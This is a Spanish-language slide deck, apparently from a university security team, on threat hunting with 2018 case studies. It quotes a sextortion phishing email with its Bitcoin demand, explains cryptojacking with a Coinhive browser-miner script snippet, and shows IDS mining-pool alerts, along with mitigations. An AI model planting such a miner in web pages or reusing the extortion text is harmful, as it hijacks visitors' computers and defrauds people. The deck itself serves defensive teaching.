



Búsqueda de amenazas cibernéticas

Casos de estudio 2018



Ing. José Luis Sevilla Rodríguez
Ing. Dante Erik Santiago Rodríguez Pérez
M.I. Israel Andrade Canales

Agenda

- ✓ Cacería de ciberamenazas
- ✓ Casos de estudio:
 - Correos maliciosos:
Sextorsión
 - Fraude de monedas
digitales
 - Vulnerabilidad en
Google Docs



<https://www.gridware.com.au>

**“Un general
sabio se ocupa
de abastecerse
del enemigo”**

El arte de la guerra, General
Sun Tzu.



Cacería de ciberamenazas

El término *Threat Hunting* o cacería de amenazas es el proceso de búsqueda y análisis de amenazas de ciberseguridad novedosas o difíciles de detectar.

Los especialistas de seguridad deben realizar estas tareas de manera proactiva e iterativa aplicando sus conocimientos mediante técnicas y herramientas.



<https://blog.radware.com>

Detectar lo indetectable es el mayor reto



<https://www.clipartmax.com/>

Habilidades de un cazador

- Pensar fuera de la caja:
“Buscar algo malo que esta haciendo cosas malas”
- Experiencia
- Tener una actitud proactiva
- Debe estar siempre al tanto de las investigaciones y reportes
- Conocer los objetivos de la organización
- Compartir la información de los hallazgos



Herramientas y técnicas

Algunos elementos a considerar son:

- Bitácoras de dispositivos críticos
- Correlacionadores de eventos
- Herramientas de análisis
 - IDS/IPS
 - Scripts personalizados



Metodología de caza de amenazas



<https://accent-technologies.com/>

Cadena de ciberataque (*Cyber Kill Chain*)

En 2011 se publica el marco de referencia *Intrusion Kill Chain* donde se describen las fases de un ataque y por lo tanto permite crear una estrategia para detectar y responder de manera adecuada.




Cazador					
	Detectar	Denegar	Interrumpir	Degradar	Engañar
Reconocimiento	Análisis Web	Política de prevención del uso de internet por los usuarios		IPS	Crear registros falsos
Armamento					Crear registros falsos
Entrega (Distribución)	IDS	Antivirus		Cola de correo	Auto respuestas falsas
Explotación	HIDS	Actualizaciones	Prevención de ejecución de datos		Honeypot
Instalación	HIDS, Antivirus, bitácoras	Antivirus, Firewall de Host			Honeypot
Mando y control	NIDS	Listas blancas	IPS	Filtrado HTTP	Honeypot
Exfiltración	Detección mediante proxy	Firewall	IPS	Limitación de contenidos WEB	Honeypot

Herramientas y técnicas

Cibervigilancia





Phishing: Sextorsión


Caso 1

Phishing

Consiste en el robo de información personal, de correo electrónico, financiera o redes sociales mediante la suplantación de una entidad de confianza utilizando ingeniería social.



Phishing



Campaña de correo malicioso: Sextorsión

Es una nueva forma de extorsión, es decir, amenazan al usuario con supuestos videos comprometedores que harán públicos a menos que se realice un pago, así mismo, utilizan diferentes técnicas para hacerte creer que han tomado el control de tu equipo e información.

Asunto: [REDACTED]@oficina.unam.mx) fue pirateada
De: '[REDACTED]@oficina.unam.mx' <ohowerx@correu.udg.es>
De: [REDACTED]@oficina.unam.mx [REDACTED]@oficina.unam.mx
Enviado el: jueves, 20 de septiembre de 2018 04:53 p. m.
Para: [REDACTED]@oficina.unam.mx
Asunto: Su cuenta ha sido pirateada

Hola, querido usuario de oficina.unam.mx.

Hemos instalado un software RAT en su dispositivo.

En este momento su cuenta de correo electrónico está hackeada (ver en , ahora tengo acceso a tus cuentas).

He descargado toda la información confidencial de su sistema y obtuve más evidencia.

El momento más interesante que he descubierto son los registros de videos de tu masturbación.

Publiqué mi virus en un sitio pornográfico y luego lo instalé en su sistema operativo.

Cuando hizo clic en el botón Reproducir en video porno, en ese momento mi troyano se descargó en su dispositivo.

Después de la instalación, la cámara frontal toma videos cada vez que te masturbas, además, el software se sincroniza con el video que elijas.

Por el momento, el software ha recopilado toda su información de contacto de redes sociales y direcciones de correo electrónico.

Si necesita borrar todos sus datos recopilados, envíeme \$150 en BTC (moneda cifrada).

Esta es mi billetera de Bitcoin: 1DxiWwJrJFrRMiwzddx9Gfkjdk2MP5AcA

Tienes 48 horas después de leer esta carta.

Después de su transacción, borraré todos sus datos.

De lo contrario, enviaré videos con tus trastadas a todos tus colegas y amigos.

¡Y de ahora en adelante, ¡tú estás en cuidado!

Por favor visita: [REDACTED]
¡Adiós!


Caso 1

Caso 2


El remitente y el receptor aparentan ser el mismo.

Amenaza de supuesta infección por software malicioso.

Mensaje de extorsión y solicitud de pago.




Nuestro servidor de correo electrónico no utiliza mecanismos de validación, o bien, no toma acciones restrictivas cuando un correo proviene de una fuente no auténtica.



¿Por qué ocurre?

El cliente de correo no cuenta con controles para advertir que un mensaje es potencialmente una estafa.



El usuario no se toma un tiempo para averiguar si el correo que ha recibido es una estafa.

Asunto: [REDACTED]@oficina.unam.mx) fue pirateada
De: [REDACTED]@oficina.unam.mx" <ohowerx@correu.udg.es>

De: [REDACTED]la@oficina.unam.mx [REDACTED]la@oficina.unam.mx]

Enviado el: jueves, 20 de septiembre de 2018 04:53 p. m.

Para: [REDACTED]la@oficina.unam.mx

Asunto: Su cuenta ha sido pirateada

Hola, querido usuario de oficina.unam.mx.

Hemos instalado un software RAT en su dispositivo.

En este momento su cuenta de correo electrónico está hackeada (ver en , ahora tengo acceso a tus cuentas).

He descargado toda la información confidencial de su sistema y obtuve más evidencia.

El momento más interesante que he descubierto son los registros de videos de tu masturbación.

Publiqué mi virus en un sitio pornográfico y luego lo instalé en su sistema operativo.

Cuando hizo clic en el botón Reproducir en video porno, en ese momento mi troyano se descargó en su dispositivo.

Después de la instalación, la cámara frontal toma videos cada vez que te masturbas, además, el software se sincroniza con el video que elijas.

Por el momento, el software ha recopilado toda su información de contacto de redes sociales y direcciones de correo electrónico.

Si necesita borrar todos sus datos recopilados, envíeme \$150 en BTC(moneda cifrada).

Esta es mi billetera de Bitcoin: 1DxiWwJrJFrRMiwzddx9Gfkjdk2MP5AcjA

Tienes 48 horas después de leer esta carta.

Después de su transacción, borraré todos sus datos.

De lo contrario, enviaré videos con tus trastadas a todos tus colegas y amigos.

¡Y de ahora en adelante ten más cuidado!

Por favor visita solo sitios seguros!

¡Adiós!



Caso 1

Caso 2

El remitente y el receptor aparentan ser el mismo.

Amenaza de supuesta infección por software malicioso.

Mensaje de extorsión y solicitud de pago.

¿Qué puedo hacer?

Utilizar mecanismos de validación de la identidad de correo como DKIM, SPF y DMARC.

Utilizar políticas de rechazo de correo más estrictas.

Prestar atención en los remitentes.

Prestar atención a las advertencias que nuestro manejador de correo hace sobre mensajes sospechosos.

Caso 2



Cryptojacking: ¿Qué es?

- Es el uso del poder de cómputo, sin el consentimiento de los usuarios que visitan un sitio web o utilizan un software, para "minar criptomonedas".
- Es factible porque hay *scripts* para el navegador que permiten minar criptomonedas, por ejemplo: Coinhive, Coin Have, etc.



```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
  var miner = new CoinHive.User('SITE_KEY', 'john-doe');
  miner.start();
</script>
```

Cryptojacking: ¿Por qué puedo ser vulnerable?

Responsable del sitio web afectado:

- El sitio web es vulnerable, (XSS u otras vulnerabilidades).
- No se monitoriza la red o las bitácoras del servidor web.
- No existe una política que restrinja su uso.





Cryptojacking: ¿Por qué puedo ser vulnerable?

Usuario del sitio afectado:

- El navegador no cuenta con protección de ejecución de código JavaScript.
- Falta de soluciones anti-malware.
- Ejecución de software de baja reputación.




Escenario 1



alert.signature.raw: Descending	Count
ET POLICY Monero Mining Pool DNS Lookup	292





```
t geoip.country_name   Q Q □ * Germany
t geoip.ip              Q Q □ * 94.130.239.15
